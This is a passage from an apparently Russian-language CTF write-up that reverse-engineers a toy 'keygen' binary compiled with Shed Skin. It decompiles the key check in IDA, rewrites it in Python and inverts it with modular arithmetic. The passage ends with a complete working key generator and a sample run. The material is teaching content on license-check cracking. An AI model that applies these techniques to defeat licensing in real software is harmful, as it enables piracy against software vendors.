    GC_throw_bad_alloc();
  v25 = v23;
  __shedskin__::str::str(v23, "__main__");
  __keygen__::__name__ = v24;
  return __keygen__::__ss_main(v25);
}
```

Здесь, по-видимому, преаллоцируются строки, а затем запускается функция `__ss_main`. Откроем её:

```
__int64 __fastcall __keygen__::__ss_main(__keygen__ *this)
{
  __shedskin__ *v1; // rbp
  __keygen__ *v2; // rax
  __int64 *v3; // r12
  _QWORD *v4; // rax
  __int64 v5; // rcx
  _QWORD *v6; // rbx
  __int64 v7; // rax
  __int64 v8; // rax
  __int64 (__fastcall *v9)(); // rax
  __int64 v10; // rax
  __int64 v11; // rdx
  __int64 v12; // rdx
  __int64 v13; // rcx
  char v14; // al
  __int64 v15; // r8
  __shedskin__::str *ucucuga_key; // rax
  __int64 v18; // [rsp+8h] [rbp-20h]

  __shedskin__::print<__shedskin__::str *>((unsigned
        __int8)__shedskin__::False, 0LL, 0LL, 0LL, __keygen__::const_4);
  __shedskin__::print<__shedskin__::str *>(
    (unsigned __int8)__shedskin__::False,
    0LL,
    __keygen__::const_2,
    0LL,
    __keygen__::const_5);
  (*(void (__fastcall **)(__int64))(*(_QWORD *)__sys__::__ss_stdout +
        168LL))(__sys__::__ss_stdout);
  v1 = (__shedskin__ *)__shedskin__::input(0LL, 0LL);
  __shedskin__::print<__shedskin__::str *>((unsigned
        __int8)__shedskin__::False, 0LL, 0LL, 0LL, __keygen__::const_6);
  __shedskin__::print<__shedskin__::str *>((unsigned
        __int8)__shedskin__::False, 0LL, 0LL, 0LL, __keygen__::const_7);
```

```
  __shedskin__::print<__shedskin__::str *>(
    (unsigned __int8)__shedskin__::False,
    0LL,
    __keygen__::const_2,
    0LL,
    __keygen__::const_8);
  (*(void (__fastcall **)(__int64))(*(_QWORD *)__sys__::__ss_stdout +
        168LL))(__sys__::__ss_stdout);
  v2 = (__keygen__ *)__shedskin__::input(0LL, 0LL);
  v3 = (__int64 *)__keygen__::parse_hex(v2, 0LL);
  v4 = GC_malloc(0x28uLL);
  v6 = v4;
  if ( !v4 )
    GC_throw_bad_alloc();
  v4[2] = 0LL;
  *v4 = &off_5468E0;
  v7 = __shedskin__::cl_list;
  v6[3] = 0LL;
  v6[1] = v7;
  v8 = *v3;
  v6[4] = 0LL;
  v9 = *(__int64 (__fastcall **)())(v8 + 96);
  if ( v9 == __shedskin__::list<int>::__len__ )
    v10 = (v3[3] - v3[2]) >> 2;
  else
    LODWORD(v10) = ((__int64 (__fastcall *)(__int64 *))v9)(v3);
  v11 = (int)v10;
  if ( (int)v10 > 0 || (v5 = 0LL, (_DWORD)v10) )
  {
    v18 = (int)v10;
    std::vector<int,gc_allocator<int>>::_M_default_append(v6 + 2, (int)v10,
         (int)v10, v5);
    v5 = v6[2];
    v11 = 4 * v18;
  }
  v13 = _memcpy_fwd(v5, v3[2], v11);
  if ( (unsigned int)((v6[3] - v13) >> 2) == 16 )
    v14 = __keygen__::validate_purplesyringa_key(v1);
  else
    v14 = __shedskin__::False;
  v15 = __keygen__::const_10;
  if ( v14 )
  {
    ucucuga_key = (__shedskin__::str *)__keygen__::generate_ucucuga_key(v1,
         v3, v12, v13, __keygen__::const_10);
    v15 = __shedskin__::str::__add__(__keygen__::const_9, ucucuga_key);
  }
  __shedskin__::print<__shedskin__::str *>((unsigned
        __int8)__shedskin__::False, 0LL, 0LL, 0LL, v15);
  return 0LL;
}
```

Постараемся проигнорировать весь мусор и предположим по вызовам функций, как это выглядело бы в коде на Python. Единственная нетривиальная часть — догадаться по девиртуализованному вызову `list::__len__`, что значения по индексам 2 и 3 у списка содержат адресы начала и конца массива соответственно.

```
def main():
    print(???)
    print(???)
    sys.stdout.???()
    v1 = input()
    print(???)
    print(???)
    print(???)
    sys.stdout.???()
    v2 = input()
    v3 = parse_hex(v2)
    v6 = list(v3)
    if len(v6) == 16:
        v14 = validate_purplesyringa_key(v1)
    else:
        v14 = False
    v15 = ???
    if v14:
        ucucuga_key = generate_ucucuga_key(v1, v3);
        v15 = ??? + ucucuga_key
    print(v15)
```

Итак, сначала токен вводится в `v1`, затем ключ от кейгена считывается как hex в `v3`, проверяется, что он занимает 16 байт и `validate_purplesyringa_key` выдает `True`, и в случае успеха вызывается `generate_ucucuga_key`. Единственная странность заключается в том, что `validate_purplesyringa_key` принимает на вход только *токен*, а не только что считанный в `v6` ключ.

Ну ничего, откроем `validate_purplesyringa_key`:

```
__int64 __fastcall __keygen__::validate_purplesyringa_key(__shedskin__
        *this, __int64 a2)
{
  __int64 v2; // r12
  __shedskin__ *v3; // rbp
  __int64 v5; // rcx
  __int64 v6; // rsi
  __int64 v7; // rdx
  int *v8; // rax
  int v9; // r13d
  __int64 v10; // r14
  __int64 i; // r13
  __int64 v12; // r14
  int v13; // eax
  bool v14; // sf
  int v15; // r12d
  int v16; // eax
```

```
int v17; // ecx
int v18; // r15d
int j; // r14d
signed int v20; // eax
signed int v21; // r12d
int v22; // r13d
__int64 v23; // r12
int v24; // ecx
__int64 v25; // r14
int v26; // r15d
__int64 (__fastcall *v27)(__shedskin__::str *__hidden); // rax

v2 = 0LL;
v3 = this;
v5 = *(_QWORD *)(a2 + 16);
v6 = *(_QWORD *)(a2 + 24);
v7 = v5;
do
{
  v10 = 4 * v2;
  if ( (int)v2 >= (int)((v6 - v5) >> 2) )
    __shedskin__::__throw_index_out_of_range(this);
  v8 = (int *)(v5 + v10);
  v9 = *(_DWORD *)(v5 + 4 * v2);
  if ( !v9 )
  {
    v9 = 256;
    v7 = v5;
    v8 = (int *)(v5 + v10);
  }
  ++v2;
  *v8 = v9;
}
while ( v2 != 16 );
for ( i = 0LL; i != 15; ++i )
{
  v17 = (v6 - v7) >> 2;
  if ( v17 <= (int)i + 1 )
    __shedskin__::__throw_index_out_of_range(this);
  v12 = 4 * i;
  if ( v17 <= (int)i )
    __shedskin__::__throw_index_out_of_range(this);
  v13 = *(_DWORD *)(v7 + 4 * i) * *(_DWORD *)(v7 + 4 * i + 4);
  this = (__shedskin__ *)(unsigned int)(257 * (v13 / 257));
  v13 %= 257;
  v14 = v13 < 0;
  v15 = v13;
  v16 = v13 + 257;
  if ( v14 )
    v15 = v16;
```

```
    if ( (int)i + 1 >= v17 )
      __shedskin__::__throw_index_out_of_range(this);
    *(_DWORD *)(v7 + v12 + 4) = v15;
  }
  v18 = 433;
  for ( j = 743893; j != 743893000; j += 743893 )
  {
    v22 = (j >> 16) & 0xF;
    v23 = (v18 >> 4) & 0xF;
    if ( v22 != (_DWORD)v23 )
    {
      v24 = (v6 - v7) >> 2;
      if ( v22 >= v24 )
        __shedskin__::__throw_index_out_of_range(this);
      this = (__shedskin__ *)v22;
      if ( (int)v23 >= v24 )
        __shedskin__::__throw_index_out_of_range((__shedskin__ *)v22);
      v20 = (unsigned __int8)(((unsigned int)((*(_DWORD *)(v7 + 4 * v23) +
         *(_DWORD *)(v7 + 4LL * v22)) >> 31) >> 24)
                           + *(_BYTE *)(v7 + 4 * v23)
                           + *(_DWORD *)(v7 + 4LL * v22))
          - ((unsigned int)((*(_DWORD *)(v7 + 4 * v23) + *(_DWORD *)(v7 +
         4LL * v22)) >> 31) >> 24);
      v21 = v20 + 256;
      if ( v20 >= 0 )
        v21 = v20;
      if ( v22 >= v24 )
        __shedskin__::__throw_index_out_of_range((__shedskin__ *)v22);
      *(_DWORD *)(v7 + 4LL * v22) = v21;
    }
    v18 += 433;
  }
  v25 = 0LL;
  while ( 1 )
  {
    if ( (int)v25 >= (int)((v6 - v7) >> 2) )
      __shedskin__::__throw_index_out_of_range(this);
    v26 = *(_DWORD *)(v7 + 4 * v25);
    v27 = *(__int64 (__fastcall **)(__shedskin__::str *__hidden))(*(_QWORD
          *)v3 + 96LL);
    if ( v27 == __shedskin__::str::__len__ )
    {
      if ( (int)v25 >= *((_DWORD *)v3 + 6) )
        goto LABEL_38;
    }
    else
    {
      this = v3;
      if ( (int)v25 >= (int)v27(v3) )
LABEL_38:
        __shedskin__::__throw_index_out_of_range(this);
```

```
    }
    this = *(__shedskin__ **)(__shedskin__::__char_cache + 8LL * *(unsigned
         __int8 *)(*((_QWORD *)v3 + 2) + v25));
    if ( *((_QWORD *)this + 3) != 1LL )
      __keygen__::validate_purplesyringa_key();
    if ( *(unsigned __int8 *)__shedskin__::str::c_str(this) != v26 )
      return (unsigned __int8)__shedskin__::False;
    if ( ++v25 == 16 )
      return (unsigned __int8)__shedskin__::True;
    v6 = *(_QWORD *)(a2 + 24);
    v7 = *(_QWORD *)(a2 + 16);
  }
}
```

Пролистаем код. Бросается в глаза запись в `this`. По-видимому, это на самом деле не `this`, и IDA неправильно предположила, что функция — метод класса. На самом деле, если посмотреть на mangled имя функции, мы увидим:

```
_ZN10__keygen__26validate_purplesyringa_keyEPN12__shedskin__3strEPNS0_4listIi
```

То есть функция принимает `__shedskin__::str *` и `__shedskin__::list<int> *`, а не те типы, которые вывела IDA. Переименуем `this` в `token`, `a2` — в `purplesyringa_key`. Опираясь на знание о том, что `(v6 - v5) >> 2)` — скорее всего, вычисление размера массива, создадим из списка структуру с полями-указателями `int *start, *end;`.

После этого код становится более читабельным, и можно немного переименовать переменные:

```
__int64 __fastcall __keygen__::validate_purplesyringa_key(__shedskin__::str
        *token, list_int *purplesyringa_key)
{
  __int64 i_1; // r12
  struct_v3 *v3; // rbp
  int *start1; // rcx
  int *end1; // rsi
  int *start; // rdx
  int *v8; // rax
  int v9; // r13d
  __int64 offset; // r14
  __int64 i; // r13
  __int64 v12; // r14
  int x; // eax
  bool is_negative; // sf
  int v15; // r12d
  int v16; // eax
  int length; // ecx
  int v18; // r15d
  int j; // r14d
  signed int x_1; // eax
  signed int v21; // r12d
  int i_2; // r13d
  __int64 j_1; // r12
```

```
int length_1; // ecx
__int64 i_3; // r14
int v26; // r15d
__int64 (__fastcall *length_getter)(__shedskin__::str *__hidden); // rax

i_1 = 0LL;
v3 = (struct_v3 *)token;
start1 = purplesyringa_key->start;
end1 = purplesyringa_key->end;
start = start1;
do
{
  offset = i_1;
  if ( (int)i_1 >= (int)(end1 - start1) )
    __shedskin__::__throw_index_out_of_range(token);
  v8 = &start1[offset];
  v9 = start1[i_1];
  if ( !v9 )
  {
    v9 = 256;
    start = start1;
    v8 = &start1[offset];
  }
  ++i_1;
  *v8 = v9;
}
while ( i_1 != 16 );
for ( i = 0LL; i != 15; ++i )
{
  length = end1 - start;
  if ( length <= (int)i + 1 )
    __shedskin__::__throw_index_out_of_range(token);
  v12 = i;
  if ( length <= (int)i )
    __shedskin__::__throw_index_out_of_range(token);
  x = start[i] * start[i + 1];
  token = (__shedskin__::str *)(unsigned int)(257 * (x / 257));
  x %= 257;
  is_negative = x < 0;
  v15 = x;
  v16 = x + 257;
  if ( is_negative )
    v15 = v16;
  if ( (int)i + 1 >= length )
    __shedskin__::__throw_index_out_of_range(token);
  start[v12 + 1] = v15;
}
v18 = 433;
for ( j = 743893; j != 743893000; j += 743893 )
{
```

```
    i_2 = (j >> 16) & 0xF;
    j_1 = (v18 >> 4) & 0xF;
    if ( i_2 != (_DWORD)j_1 )
    {
      length_1 = end1 - start;
      if ( i_2 >= length_1 )
        __shedskin__::__throw_index_out_of_range(token);
      token = (__shedskin__::str *)i_2;
      if ( (int)j_1 >= length_1 )
        __shedskin__::__throw_index_out_of_range((__shedskin__ *)i_2);
      x_1 = (unsigned __int8)(((unsigned int)((start[j_1] + start[i_2]) >>
         31) >> 24) + LOBYTE(start[j_1]) + start[i_2])
          - ((unsigned int)((start[j_1] + start[i_2]) >> 31) >> 24);
      v21 = x_1 + 256;
      if ( x_1 >= 0 )
        v21 = x_1;
      if ( i_2 >= length_1 )
        __shedskin__::__throw_index_out_of_range((__shedskin__ *)i_2);
      start[i_2] = v21;
    }
    v18 += 433;
  }
  i_3 = 0LL;
  while ( 1 )
  {
    if ( (int)i_3 >= (int)(end1 - start) )
      __shedskin__::__throw_index_out_of_range(token);
    v26 = start[i_3];
    length_getter = *(__int64 (__fastcall **)(__shedskin__::str *__hidden))
         (v3->qword0 + 96LL);
    if ( length_getter == __shedskin__::str::__len__ )
    {
      if ( (int)i_3 >= v3->length )
        goto LABEL_38;
    }
    else
    {
      token = (__shedskin__::str *)v3;
      if ( (int)i_3 >= (int)length_getter((__shedskin__::str *)v3) )
LABEL_38:
        __shedskin__::__throw_index_out_of_range(token);
    }
    token = *(__shedskin__::str **)(__shedskin__::__char_cache + 8LL *
         *(unsigned __int8 *)(v3->qword10 + i_3));
    if ( *((_QWORD *)token + 3) != 1LL )
      __keygen__::validate_purplesyringa_key();
    if ( *(unsigned __int8 *)__shedskin__::str::c_str(token) != v26 )
      return (unsigned __int8)__shedskin__::False;
    if ( ++i_3 == 16 )
      return (unsigned __int8)__shedskin__::True;
    end1 = purplesyringa_key->end;
```

```
    start = purplesyringa_key->start;
  }
}
```

Можно упростить его дальше, заметив, что `__throw_index_out_of_range` принимает какой-то странный аргумент, не похожий ни на индекс, ни на тип какого-то значения; по-видимому, IDA опять неправильно вывела типы. Уберем аргумент из сигнатуры `__throw_index_out_of_range` и посмотрим, станет ли код проще:

```
__int64 __fastcall __keygen__::validate_purplesyringa_key(__shedskin__::str
        *token, list_int *purplesyringa_key)
{
  __int64 i_1; // r12
  int *start1; // rcx
  int *end1; // rsi
  int *start; // rdx
  int *v8; // rax
  int v9; // r13d
  __int64 offset; // r14
  __int64 i; // r13
  __int64 v12; // r14
  int v13; // r12d
  int v14; // r12d
  int length; // ecx
  int v16; // r15d
  int j; // r14d
  signed int x_1; // eax
  signed int v19; // r12d
  int i_2; // r13d
  __int64 j_1; // r12
  int length_1; // ecx
  __int64 i_3; // r14
  __shedskin__::str *v24; // rdi
  int v25; // r15d
  __int64 (__fastcall *length_getter)(__shedskin__::str *__hidden); // rax

  i_1 = 0LL;
  start1 = purplesyringa_key->start;
  end1 = purplesyringa_key->end;
  start = start1;
  do
  {
    offset = i_1;
    if ( (int)i_1 >= (int)(end1 - start1) )
      __shedskin__::__throw_index_out_of_range();
    v8 = &start1[offset];
    v9 = start1[i_1];
    if ( !v9 )
    {
      v9 = 256;
      start = start1;
```

```
    v8 = &start1[offset];
  }
  ++i_1;
  *v8 = v9;
}
while ( i_1 != 16 );
for ( i = 0LL; i != 15; ++i )
{
  length = end1 - start;
  if ( length <= (int)i + 1 )
    __shedskin__::__throw_index_out_of_range();
  v12 = i;
  if ( length <= (int)i )
    __shedskin__::__throw_index_out_of_range();
  v13 = start[i] * start[i + 1] % 257;
  v14 = v13 + (v13 < 0 ? 257 : 0);
  if ( (int)i + 1 >= length )
    __shedskin__::__throw_index_out_of_range();
  start[v12 + 1] = v14;
}
v16 = 433;
for ( j = 743893; j != 743893000; j += 743893 )
{
  i_2 = (j >> 16) & 0xF;
  j_1 = (v16 >> 4) & 0xF;
  if ( i_2 != (_DWORD)j_1 )
  {
    length_1 = end1 - start;
    if ( i_2 >= length_1 )
      __shedskin__::__throw_index_out_of_range();
    if ( (int)j_1 >= length_1 )
      __shedskin__::__throw_index_out_of_range();
    x_1 = (unsigned __int8)(((unsigned int)((start[j_1] + start[i_2]) >>
       31) >> 24) + LOBYTE(start[j_1]) + start[i_2])
        - ((unsigned int)((start[j_1] + start[i_2]) >> 31) >> 24);
    v19 = x_1 + 256;
    if ( x_1 >= 0 )
      v19 = x_1;
    if ( i_2 >= length_1 )
      __shedskin__::__throw_index_out_of_range();
    start[i_2] = v19;
  }
  v16 += 433;
}
i_3 = 0LL;
while ( 1 )
{
  if ( (int)i_3 >= (int)(end1 - start) )
    __shedskin__::__throw_index_out_of_range();
  v25 = start[i_3];
```

```
    length_getter = *(__int64 (__fastcall **)(__shedskin__::str *__hidden))
         (*(_QWORD *)token + 96LL);
    if ( length_getter == __shedskin__::str::__len__ )
    {
      if ( (int)i_3 >= *((_DWORD *)token + 6) )
        goto LABEL_36;
    }
    else if ( (int)i_3 >= (int)length_getter(token) )
    {
LABEL_36:
      __shedskin__::__throw_index_out_of_range();
    }
    v24 = *(__shedskin__::str **)(__shedskin__::__char_cache + 8LL *
         *(unsigned __int8 *)(*((_QWORD *)token + 2) + i_3));
    if ( *((_QWORD *)v24 + 3) != 1LL )
      __keygen__::validate_purplesyringa_key();
    if ( *(unsigned __int8 *)__shedskin__::str::c_str(v24) != v25 )
      return (unsigned __int8)__shedskin__::False;
    if ( ++i_3 == 16 )
      return (unsigned __int8)__shedskin__::True;
    end1 = purplesyringa_key->end;
    start = purplesyringa_key->start;
  }
}
```

Действительно, стало покороче. Теперь посмотрим на код сверху вниз по частям.

```
i_1 = 0LL;
start1 = purplesyringa_key->start;
end1 = purplesyringa_key->end;
start = start1;
do
{
  offset = i_1;
  if ( (int)i_1 >= (int)(end1 - start1) )
    __shedskin__::__throw_index_out_of_range();
  v8 = &start1[offset];
  v9 = start1[i_1];
  if ( !v9 )
  {
    v9 = 256;
    start = start1;
    v8 = &start1[offset];
  }
  ++i_1;
  *v8 = v9;
}
while ( i_1 != 16 );
```

На Python это можно переписать как:

```
for i_1 in range(16):
    v9 = purplesyringa_key[i_1]
    if not v9:
        v9 = 256
    purplesyringa_key[i_1] = v9
```

Таким образом, в ключе все значения `0` заменяются на `256`.

```
for ( i = 0LL; i != 15; ++i )
{
  length = end1 - start;
  if ( length <= (int)i + 1 )
    __shedskin__::__throw_index_out_of_range();
  v12 = i;
  if ( length <= (int)i )
    __shedskin__::__throw_index_out_of_range();
  v13 = start[i] * start[i + 1] % 257;
  v14 = v13 + (v13 < 0 ? 257 : 0);
  if ( (int)i + 1 >= length )
    __shedskin__::__throw_index_out_of_range();
  start[v12 + 1] = v14;
}
```

На Python это можно переписать как:

```
for i in range(15):
    v14 = purplesyringa_key[i] * purplesyringa_key[i + 1] % 257
    purplesyringa_key[i + 1] = v14
```

Таким образом, каждый элемент слева направо домножается на предыдущий по модулю 257.

```
v16 = 433;
for ( j = 743893; j != 743893000; j += 743893 )
{
  i_2 = (j >> 16) & 0xF;
  j_1 = (v16 >> 4) & 0xF;
  if ( i_2 != (_DWORD)j_1 )
  {
    length_1 = end1 - start;
    if ( i_2 >= length_1 )
      __shedskin__::__throw_index_out_of_range();
    if ( (int)j_1 >= length_1 )
      __shedskin__::__throw_index_out_of_range();
    x_1 = (unsigned __int8)(((unsigned int)((start[j_1] + start[i_2]) >> 31)
         >> 24) + LOBYTE(start[j_1]) + start[i_2])
        - ((unsigned int)((start[j_1] + start[i_2]) >> 31) >> 24);
    v19 = x_1 + 256;
    if ( x_1 >= 0 )
      v19 = x_1;
    if ( i_2 >= length_1 )
```

```
      __shedskin__::__throw_index_out_of_range();
    start[i_2] = v19;
  }
  v16 += 433;
}
```

На Python это можно переписать как:

```
v16 = 433
for j in range(743893, 743893000, 743893):
    i_2 = (j >> 16) & 0xf
    j_1 = (v16 >> 4) & 0xf
    if i_2 != j_1:
        x_1 = (unsigned __int8)(((unsigned int)((purplesyringa_key[j_1] +
         purplesyringa_key[i_2]) >> 31) >> 24) +
         LOBYTE(purplesyringa_key[j_1]) + purplesyringa_key[i_2]) -
         ((unsigned int)((purplesyringa_key[j_1] + purplesyringa_key[i_2])
         >> 31) >> 24)  # ???
        v19 = x_1 + 256
        if x_1 >= 0:
            v19 = x_1
        purplesyringa_key[i_2] = v19
    v16 += 433
```

Правда, тут не особо понятно, что делает строка с `x_1 = ...`. Обозначим `a = purplesyringa_key[j_1]`, `b = purplesyringa_key[i_2]` и перепишем эту строчку как:

```
x_1 = (unsigned __int8)(((unsigned int)((a + b) >> 31) >> 24) + LOBYTE(a) +
        b) - ((unsigned int)((a + b) >> 31) >> 24)  // ???
```

После предыдущего шага с взятием по модулю все значения в массиве точно между 0 и 256. Значит, `(a + b) >> 31` — это всегда 0. Скорректируем с учетом этого формулу и получим просто:

```
x_1 = (__int8)(a + b)
```

С учетом этого код значительно упростится:

```
v16 = 433
for j in range(743893, 743893000, 743893):
    i_2 = (j >> 16) & 0xf
    j_1 = (v16 >> 4) & 0xf
    if i_2 != j_1:
        purplesyringa_key[i_2] = (purplesyringa_key[j_1] +
         purplesyringa_key[i_2]) % 256
    v16 += 433
```

Можно пойти дальше и еще чуть его переписать, заметив, что `v16` и `j` — вообще говоря, равнозначные переменные, поскольку обе на каждой итерации инкрементируются на фиксированный шаг:

```
for j in range(1, 1000):
    i_2 = ((j * 743893) >> 16) & 0xf
    j_1 = ((j * 433) >> 4) & 0xf
    if i_2 != j_1:
```

```
        purplesyringa_key[i_2] = (purplesyringa_key[j_1] +
         purplesyringa_key[i_2]) % 256


i_3 = 0LL;
while ( 1 )
{
  if ( (int)i_3 >= (int)(end1 - start) )
    __shedskin__::__throw_index_out_of_range();
  v25 = start[i_3];
  length_getter = *(__int64 (__fastcall **)(__shedskin__::str *__hidden))
         (*(_QWORD *)token + 96LL);
  if ( length_getter == __shedskin__::str::__len__ )
  {
    if ( (int)i_3 >= *((_DWORD *)token + 6) )
      goto LABEL_36;
  }
  else if ( (int)i_3 >= (int)length_getter(token) )
  {
LABEL_36:
    __shedskin__::__throw_index_out_of_range();
  }
  v24 = *(__shedskin__::str **)(__shedskin__::__char_cache + 8LL *
         *(unsigned __int8 *)(*((_QWORD *)token + 2) + i_3));
  if ( *((_QWORD *)v24 + 3) != 1LL )
    __keygen__::validate_purplesyringa_key();
  if ( *(unsigned __int8 *)__shedskin__::str::c_str(v24) != v25 )
    return (unsigned __int8)__shedskin__::False;
  if ( ++i_3 == 16 )
    return (unsigned __int8)__shedskin__::True;
  end1 = purplesyringa_key->end;
  start = purplesyringa_key->start;
}
```

Эта часть читается хуже всего, поскольку здесь мы впервые сталкиваемся со строкой `token`. Попробуем сделать из `token` структуру и назвать в ней поля по аналогии с `list`:

```
i_3 = 0LL;
while ( 1 )
{
  if ( (int)i_3 >= (int)(end1 - start) )
    __shedskin__::__throw_index_out_of_range();
  v25 = start[i_3];
  length_getter = *(__int64 (__fastcall **)(__shedskin__::str *__hidden))
         (token->object + 96LL);
  if ( length_getter == __shedskin__::str::__len__ )
  {
    if ( (int)i_3 >= token->length )
      goto LABEL_36;
  }
  else if ( (int)i_3 >= (int)length_getter((__shedskin__::str *)token) )
  {
```

```
LABEL_36:
    __shedskin__::__throw_index_out_of_range();
  }
  v24 = *(__shedskin__::str **)(__shedskin__::__char_cache + 8LL * (unsigned
         __int8)token->start[i_3]);
  if ( *((_QWORD *)v24 + 3) != 1LL )
    __keygen__::validate_purplesyringa_key();
  if ( *(unsigned __int8 *)__shedskin__::str::c_str(v24) != v25 )
    return (unsigned __int8)__shedskin__::False;
  if ( ++i_3 == 16 )
    return (unsigned __int8)__shedskin__::True;
  end1 = purplesyringa_key->end;
  start = purplesyringa_key->start;
}
```

Стало капельку получше. Видим цикл с 16 итерациями, на каждой из которых вычитывается очередной элемент из `purplesyringa_key` в `v25`, и из `token` в, по-видимому, `v24`.

`__char_cache` намекает на то, что Shed Skin компилирует обращение к индексу строки, которое в Python также возвращает строку длины 1, в получение строки из заранее подготовленной таблицы по индексу символа. Проверка с `!= 1LL` — по-видимому, проверка длины этой закешированной строки. Мы ожидаем, что длина всегда равна `1`, поэтому опустим это условие. `*c_str(v24)` вычитывает из строки первый символ — как раз `token[i_3]` — и сравнивает его с `v25`, то есть `purplesyringa_key[i_3]`. При несовпадении на какой-либо из итераций выдается `False`. Таким образом, код можно переписать на Python как:

```python
for i_3 in range(16):
    if purplesyringa_key[i] != ord(token[i]):
        return False
return True
```

Соберем все воедино и капельку причешем:

```python
# (1)
for i in range(16):
    purplesyringa_key[i] = purplesyringa_key[i] or 256

# (2)
for i in range(1, 16):
    purplesyringa_key[i] = purplesyringa_key[i] * purplesyringa_key[i - 1] %
         257

# (3)
for i in range(1, 1000):
    a = ((i * 743893) >> 16) & 0xf
    b = ((i * 433) >> 4) & 0xf
    if a != b:
        purplesyringa_key[a] = (purplesyringa_key[a] + purplesyringa_key[b])
         % 256
```

```
# (4)
return all(purplesyringa_key[i] == ord(token[i]) for i in range(16))
```

Теперь можно приступить к написанию кейгена для кейгена. Нужно подобрать такую бинарную строку `purplesyringa_key` длины 16, чтобы проверка (4) прошла.

После шага (3) `purplesyringa_key` должен совпадать с токеном. Посмотрим, возможно ли обратить действия шага (3), чтобы понять, чему `purplesyringa_key` должен был быть равен перед этим шагом.

На последней итерации при `i == 999` происходит следующее:

```
i = 999
a = ((i * 743893) >> 16) & 0xf
b = ((i * 433) >> 4) & 0xf
if a != b:
    purplesyringa_key[a] = (purplesyringa_key[a] + purplesyringa_key[b]) %
        256
```

`a` и `b` на этом шаге нам известны и их можно посчитать. Если они равны, то ничего обращать и не нужно; если равны, то чтобы обратить действие

```
purplesyringa_key[a] = (purplesyringa_key[a] + purplesyringa_key[b]) % 256
```

нужно сделать

```
purplesyringa_key[a] = (purplesyringa_key[a] - purplesyringa_key[b]) % 256
```

— прямо как если бы взятия по модулю не было. Это известное свойство арифметики по модулю.

После этого нужно обратить 998-ю итерацию, 997-ю и так далее — тем же методом. Запишем это кодом:

```
for i in range(999, 0, -1):
    a = ((i * 743893) >> 16) & 0xf
    b = ((i * 433) >> 4) & 0xf
    if a != b:
        purplesyringa_key[a] = (purplesyringa_key[a] - purplesyringa_key[b])
         % 256
```

После запуска этого куска мы узнаем, чему должен был быть равен `purplesyringa_key` перед шагом (3).

На шаге (2) происходит следующее:

```
for i in range(1, 16):
    purplesyringa_key[i] = purplesyringa_key[i] * purplesyringa_key[i - 1] %
        257
```

Для удобства анализа глазами раскроем цикл:

```
purplesyringa_key[1 ] = purplesyringa_key[1 ] * purplesyringa_key[0 ] % 257
purplesyringa_key[2 ] = purplesyringa_key[2 ] * purplesyringa_key[1 ] % 257
```

```
purplesyringa_key[3 ] = purplesyringa_key[3 ] * purplesyringa_key[2 ] % 257
purplesyringa_key[4 ] = purplesyringa_key[4 ] * purplesyringa_key[3 ] % 257
purplesyringa_key[5 ] = purplesyringa_key[5 ] * purplesyringa_key[4 ] % 257
purplesyringa_key[6 ] = purplesyringa_key[6 ] * purplesyringa_key[5 ] % 257
purplesyringa_key[7 ] = purplesyringa_key[7 ] * purplesyringa_key[6 ] % 257
purplesyringa_key[8 ] = purplesyringa_key[8 ] * purplesyringa_key[7 ] % 257
purplesyringa_key[9 ] = purplesyringa_key[9 ] * purplesyringa_key[8 ] % 257
purplesyringa_key[10] = purplesyringa_key[10] * purplesyringa_key[9 ] % 257
purplesyringa_key[11] = purplesyringa_key[11] * purplesyringa_key[10] % 257
purplesyringa_key[12] = purplesyringa_key[12] * purplesyringa_key[11] % 257
purplesyringa_key[13] = purplesyringa_key[13] * purplesyringa_key[12] % 257
purplesyringa_key[14] = purplesyringa_key[14] * purplesyringa_key[13] % 257
purplesyringa_key[15] = purplesyringa_key[15] * purplesyringa_key[14] % 257
```

Чтобы обратить последнее действие, нужно, зная `a` и `c`, узнать такое `b`, что `a == b * c % 257`. Если бы взятия по модулю не было, мы бы сказали, что это просто деление: `b = a / c`. Но модуль тут есть, так что придется либо применить знания математики, либо погуглить и узнать, что умножение по модулю тоже можно обращать. Более того, это действие встроено в Python и может быть записано как:

```
b = a * pow(c, -1, 257) % 257
```

Соответственно, обратить все 15 итераций можно так:

```
for i in range(15, 0, -1):
    purplesyringa_key[i] = purplesyringa_key[i] * pow(purplesyringa_key[i -
        1], -1, 257) % 257
```

Единственная проблема заключается в том, что… `purplesyringa_key[i - 1]` может быть нулём! А делить на ноль нельзя даже по модулю. Что же делать, если шаг (3) требует, чтобы какой-то элемент был равен `0`?

На самом деле, шаг (3) ничего такого не требует. Он может требовать, чтобы элемент был равен нулю *по модулю 256*. То есть он может спокойно быть равен −256, 0, 256, 512 и так далее. Получается, если нам кажется, что если какой-то элемент должен быть равен нулю, можно просто заменить этот нуль на 256, и шаг (3) продолжит работать успешно:

```
for i in range(16):
    purplesyringa_key[i] = purplesyringa_key[i] or 256
for i in range(15, 0, -1):
    purplesyringa_key[i] = purplesyringa_key[i] * pow(purplesyringa_key[i -
        1], -1, 257) % 257
```

Теперь проблем с делением на 0 быть не должно.

Наконец, нужно обратить первый шаг:

```
for i in range(16):
    purplesyringa_key[i] = purplesyringa_key[i] or 256
```

Здесь все просто. Можно оставить все элементы как есть. Но если какой-то элемент после шага (1) должен быть равен `256`, можно его заменить на `0` (оставить его как есть со значением 256 нельзя, потому что байт не может быть равен числу 256, а

вот нулю вполне может).

Таким образом, обращение этого шага можно записать так:

```
for i in range(16):
    purplesyringa_key[i] = purplesyringa_key[i] % 256
```

Отметим, кстати, одну неочевидную деталь. На прошлом шаге (2) мы в частности заменяли последний элемент массива на 256, если он был равен 0. При этом формально шаг (2) такой замены не требует, ведь на последний элемент массива мы никогда не делим. Однако, если бы мы не произвели эту замену, могло бы оказаться так, что перед шагом (2) должно выполняться `purplesyringa_key[15] == 0`, но после шага (1) элемент никогда не может быть равен нулю!

Объединим куски кейгена для кейгена воедино и добавим ввод-вывод:

```
token = input("Token: ")
assert len(token) == 16
purplesyringa_key = list(token.encode())

for i in range(999, 0, -1):
    a = ((i * 743893) >> 16) & 0xf
    b = ((i * 433) >> 4) & 0xf
    if a != b:
        purplesyringa_key[a] = (purplesyringa_key[a] - purplesyringa_key[b])
         % 256

for i in range(15, 0, -1):
    purplesyringa_key[i] = purplesyringa_key[i] * pow(purplesyringa_key[i -
         1] or 256, -1, 257) % 257

for i in range(16):
    purplesyringa_key[i] = purplesyringa_key[i] % 256

print(bytes(purplesyringa_key).hex())
```

Запустим:

```
Token: maziserywq8vln9u
f3282ca56dd4d755d65731a947cec876
```

Теперь подставим этот ключ в кейген:

```
UCUCUGA PRO KEYGEN by xXx_HACKERNAME_xXx
Enter token: maziserywq8vln9u
You need to obtain a key from me to use this keygen.
Please mail purplesyringa@example.com. We will agree on the payment.
